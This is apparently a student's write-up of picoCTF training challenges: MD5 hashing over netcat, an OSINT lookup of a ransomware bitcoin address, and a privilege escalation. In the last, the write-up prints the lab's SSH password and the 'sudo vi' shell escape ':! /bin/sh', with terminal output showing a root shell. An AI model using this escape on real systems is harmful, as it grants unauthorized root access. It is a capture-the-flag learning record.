
Python command : Running python scripts

nano for Debugging python codes i.e python operators ==

Using text editors i.e nano

**HashingJobApp CHALLENGE**








**Description**


When connecting to the remote computer via netcat(nc) we are prompted with words and we are to provide the correct md5 hash. A total of 3 times within 45 seconds.

Hint 1 and 2

Solutions


md5hashgenerator.com
YouTube
Maps
Gmail
Google Maps
DT
Dan's Tools
Web Dev
Conversion
Encoders / Decoders
Formatters
Internet
English
$1 PER MONTH
Start fresh this new year with QuickBooks Online
Buy now
MD5 Hash Generator
Use this generator to create an MD5 hash of a string:
Chinatown
Generate →
Your String
Chinatown
MD5 Hash
09e49bb61f0323a3bfbe8937e2e031e8
Copy
Related Tools
Sha1 Hash Generator
$1 PER MONTH
Start fresh this new year with QuickBooks Online


md5hashgenerator.com
YouTube
Maps
Gmail
Google Maps
DT
Dan's Tools
Web Dev
Conversion
Encoders / Decoders
Formatters
Internet
English
$1 PER MONTH
Stop doing things the old way
Buy now
MD5 Hash Generator
Use this generator to create an MD5 hash of a string:
Al Pacino
Generate →
Your String
Al Pacino
MD5 Hash
1c9909508d984c65fb3a2f3b28d27faf
Copy
Related Tools
Sha1 Hash Generator
$1 PER MONTH




```
   webshell sessions.

🌐 Network connectivity and resources are limited. Some limits can be
   checked by typing usage.

😴 Idle sessions will automatically log out after 15 minutes.

📇 For more information and a beginner's guide, type less ~/README.txt.

================================================================

odehke-picoctf@webshell:~$ nc saturn.picoctf.net 50561
Please md5 hash the text between quotes, excluding the quotes: 'Chinatown'
Answer:
09e49bb61f0323a3bfbe8937e2e031e8
09e49bb61f0323a3bfbe8937e2e031e8
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'bad dogs'
Answer:
Time's up. Press Ctrl-C to disconnect. Feel free to reconnect and try again.

odehke-picoctf@webshell:~$ nc saturn.picoctf.net 50561
Please md5 hash the text between quotes, excluding the quotes: 'Al Pacino'
Answer:
1c9909508d984c65fb3a2f3b28d27faf
1c9909508d984c65fb3a2f3b28d27faf
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'hairballs'
Answer:
360927e98748b8675251a4a68b637b4b
360927e98748b8675251a4a68b637b4b
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'leaf blowers'
Answer:
ae8a766493afae57c7332794c2c5f340
ae8a766493afae57c7332794c2c5f340
Correct.
picoCTF{4ppl1c4710n_r3c31v3d_674c1de2}
```

**SIGNIFICANCE**

The significance of this challenge was to test if the competitor knows how to encode, decode and hash using different encoding formats, for this case it was MD5. Online tools such as cyberssheff and MD5 hasher we used to accomplish this challenge . Data encoding ,decoding and Hashing is very important in cyber security especially for data safety during transit and  storage.

**TOOLS USED**


https://www.md5hashgenerator.com/


https://gchq.github.io/CyberChef/

skills learnt here include connecting to a remote computer using netcat and encoding data using different tools.

**MONEY-WARE RAMSOMWARE CHALLENGE**

**money-ware**







**Solution**

Just googled the bitcoin address 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX malware name

The name returned -- petya malware which was the flag.




# SIGNIFICANCE

The significance of this challenge was to test if the competitor know how to source information from public sources. A technique referred to as OSINT – Open Source Intelligence. Other OSINT techniques such as google docking can be learnt for the purposes of OSINT.

# Permissions CHALLENGE

This was the most challenging challenge in this exercise. We were supposed to read to root file but we had no privilege to do so because we were not in the list of the sudoers.

But when looking at the permissions we had in the system using the sudo -l command we found out we could use vi which is a text editor as a root.

I the opened vi with sudo privilege and using the vulnerability in vi I was able to get a shell with root privileges.

:! /bin/sh  - command

From there I was able to navigate to the root user folder.

When I typed ls the file was empty..  I almost gave up.. but  an idea came to me…maybe there are hidden file.

When I used the ls -al …OOOPS !! The file named flag was there. I used cat to read the flag that was inside the file.

# Permissions

100 points

Tags: picoCTF 2023 | General Skills | vim

AUTHOR: GEOFFREY NJOGU

Congratulations! You've solved this challenge!

Assignment: General skills (picoCTF Online training)

## Description

Can you read files in the root file?

The system admin has provisioned an account for you on the main server:

```
ssh -p 52166 picoplayer@saturn.picoctf.net
```

Password: `yX-YQgX-vS`

Can you login and read the root file?

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining:

14:27

Restart Instance

## Hints

1

11,056 users solved

58%

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -1
picoplayer@challenge:~$ ls -al
total 12
drwxr-xr-x 1 picoplayer picoplayer   20 Feb  1 09:28 .
drwxr-xr-x 1 root       root         24 Aug  4 21:32 ..
-rw-r--r-- 1 picoplayer picoplayer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoplayer picoplayer 3771 Feb 25  2020 .bashrc
drwx------ 2 picoplayer picoplayer   34 Feb  1 09:28 .cache
-rw-r--r-- 1 picoplayer picoplayer  807 Feb 25  2020 .profile
picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile
picoplayer@challenge:~$ cd /
picoplayer@challenge:/$ ls
bin  boot  challenge  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
picoplayer@challenge:/$ ls challenge
ls: cannot open directory 'challenge': Permission denied
picoplayer@challenge:/$ ls root
ls: cannot open directory 'root': Permission denied
picoplayer@challenge:/$
```

```
drwxr-xr-x 1 picoplayer picoplayer   20 Feb  1 09:28 .
drwxr-xr-x 1 root       root         24 Aug  4 21:32 ..
-rw-r--r-- 1 picoplayer picoplayer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoplayer picoplayer 3771 Feb 25  2020 .bashrc
drwx------ 2 picoplayer picoplayer   34 Feb  1 09:28 .cache
-rw-r--r-- 1 picoplayer picoplayer  807 Feb 25  2020 .profile
picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile
picoplayer@challenge:~$ cd /
picoplayer@challenge:/$ ls
bin  boot  challenge  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
picoplayer@challenge:/$ ls challenge
ls: cannot open directory 'challenge': Permission denied
picoplayer@challenge:/$ ls root
ls: cannot open directory 'root': Permission denied
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
sudo: 2 incorrect password attempts
picoplayer@challenge:/$ sudo -l;
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:

[1]+  Stopped                 sudo -l
picoplayer@challenge:/$
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
picoplayer@challenge:/$
```

```
picoplayer@challenge:~$ ls -l
total 0
picoplayer@challenge:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile
picoplayer@challenge:~$ cd /
picoplayer@challenge:/$ ls
bin  boot  challenge  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
picoplayer@challenge:/$ ls challenge
ls: cannot open directory 'challenge': Permission denied
picoplayer@challenge:/$ ls root
ls: cannot open directory 'root': Permission denied
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
sudo: 2 incorrect password attempts
picoplayer@challenge:/$ sudo -l;
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:

[1]+  Stopped                 sudo -l
picoplayer@challenge:/$
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
picoplayer@challenge:/$ sudo vim
Sorry, user picoplayer is not allowed to execute '/usr/bin/vim' as root on challenge.
picoplayer@challenge:/$ sudo vi

# whoami
root
#
```

